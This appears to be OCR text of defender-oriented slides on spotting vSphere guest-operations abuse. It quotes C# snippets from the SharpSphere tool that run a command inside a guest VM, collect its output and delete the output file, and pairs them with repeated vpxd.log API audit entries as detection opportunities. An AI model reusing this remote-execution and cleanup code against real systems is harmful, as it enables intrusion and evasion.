
Start Program



```
if (output)
{
    //Set file to receive output
    var outfile = Path.GetRandomFileName();
    guestProgramSpec.arguments += @" > C:\Users\Public\" + outfile + @" 2>&1";

    //Start the program and receive the PID back
    Log("[x] Attempting to run cmd with the following arguments: " + guestProgramSpec.arguments);
    Log(@"[x] Temporarily saving out to C:\Users\Public\" + outfile);
    long pid = vim.StartProgramInGuest(processManager, vm, creds, guestProgramSpec);
```

Until process has terminated...

List Process IDs




```
bool finished = false;
while (!finished)
{
    //Get status of our process
    long[] pids = { pid };
    GuestProcessInfo[] guestProcessInfo = vim.ListProcessesInGuest(processManager, vm, creds, pids);
    if (guestProcessInfo.Length == 0)
    {
        Log("Error retrieving status of the process, check for the existance of the output file manually");
    }
```

https://github.com/JamesCooteUK/SharpSphere/blob/master/SharpSphere/Program.cs#L174

DETECTION OPPORTUNITIES
API USAGE LOGS - EXECUTE

Download Output File

Delete Output File




```
if (guestProcessInfo[0].exitCodeSpecified)
{
    Log("[x] Execution finished, attempting to retrieve the results");
    //Get the results
    var fileTransferInformation = vim.InitiateFileTransferFromGuest(guestFileManager, vm, creds, @"C:\Users\Public\" + outfile);
    using (var client = new System.Net.WebClient())
    {
        client.CachePolicy = new HttpRequestCachePolicy(HttpRequestCacheLevel.NoCacheNoStore);
        var results = client.DownloadString(fileTransferInformation.url);
        Log("[x] Output: ");
        Log(results);
    }

    //Delete the file
    vim.DeleteFileInGuest(guestFileManager, vm, creds, @"C:\Users\Public\" + outfile);
    Log("[x] Output file deleted");
```

https://github.com/JamesCooteUK/SharpSphere/blob/master/SharpSphere/Program.cs#L174

DETECTION OPPORTUNITIES
API USAGE LOGS - EXECUTE

/var/logs/vmware/vxpd/vpxd.log



```
  SessionManager -- vim.SessionManager.login -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb
-- SearchIndex -- vim.SearchIndex.FindByIp -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
- guestOperationsAuthManager -- vim.vm.guest.AuthManager.acquireCredentials -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.startProgram -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
- guestOperationsFileManager -- vim.vm.guest.FileManager.initiateFileTransferFromGuest -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450

-- guestOperationsFileManager -- vim.vm.guest.FileManager.deleteFile -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
```


Initial Authentication

https://williamlam.com/2017/11/how-to-audit-vsphere-api-usage.html

https://github.com/JamesCooteUK/SharpSphere/blob/master/SharpSphere/Program.cs#L174

DETECTION OPPORTUNITIES
API USAGE LOGS - EXECUTE

/var/logs/vmware/vxpd/vpxd.log



```
-- SessionManager -- vim.SessionManager.login -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb
-- SearchIndex -- vim.SearchIndex.findByIp -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
- guestOperationsAuthManager -- vim.vm.guest.AuthManager.acquireCredentials -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.startProgram -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
- guestOperationsFileManager -- vim.vm.guest.FileManager.initiateFileTransferFromGuest -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450

-- guestOperationsFileManager -- vim.vm.guest.FileManager.deleteFile -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
```


Find Virtual Machine by IP

https://williamlam.com/2017/11/how-to-audit-vsphere-api-usage.html

https://github.com/JamesCooteUK/SharpSphere/blob/master/SharpSphere/Program.cs#L174

DETECTION OPPORTUNITIES
API USAGE LOGS - EXECUTE

/var/logs/vmware/vxpd/vpxd.log



```
-- SessionManager -- vim.SessionManager.login -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb
-- SearchIndex -- vim.SearchIndex.findByIp -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
- guestOperationsAuthManager -- vim.vm.guest.AuthManager.acquireCredentials -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.startProgram -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
- guestOperationsFileManager -- vim.vm.guest.FileManager.initiateFileTransferFromGuest -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450

-- guestOperationsFileManager -- vim.vm.guest.FileManager.deleteFile -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
```


Authenticate to Guest and Start Program

https://williamlam.com/2017/11/how-to-audit-vsphere-api-usage.html

https://github.com/JamesCooteUK/SharpSphere/blob/master/SharpSphere/Program.cs#L174

DETECTION OPPORTUNITIES
API USAGE LOGS - EXECUTE

/var/logs/vmware/vxpd/vpxd.log



```
-- SessionManager -- vim.SessionManager.login -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb
-- SearchIndex -- vim.SearchIndex.findByIp -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
- guestOperationsAuthManager -- vim.vm.guest.AuthManager.acquireCredentials -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.startProgram -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
   guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
-- guestOperationsProcessManager -- vim.vm.guest.ProcessManager.listProcesses -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
- guestOperationsFileManager -- vim.vm.guest.FileManager.initiateFileTransferFromGuest -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450

-- guestOperationsFileManager -- vim.vm.guest.FileManager.deleteFile -- 527e0f9c-1e33-6274-e1bc-4d769c5ba2cb(5241bd82-453f-d41a-da73-4450f3baf8b6)
```

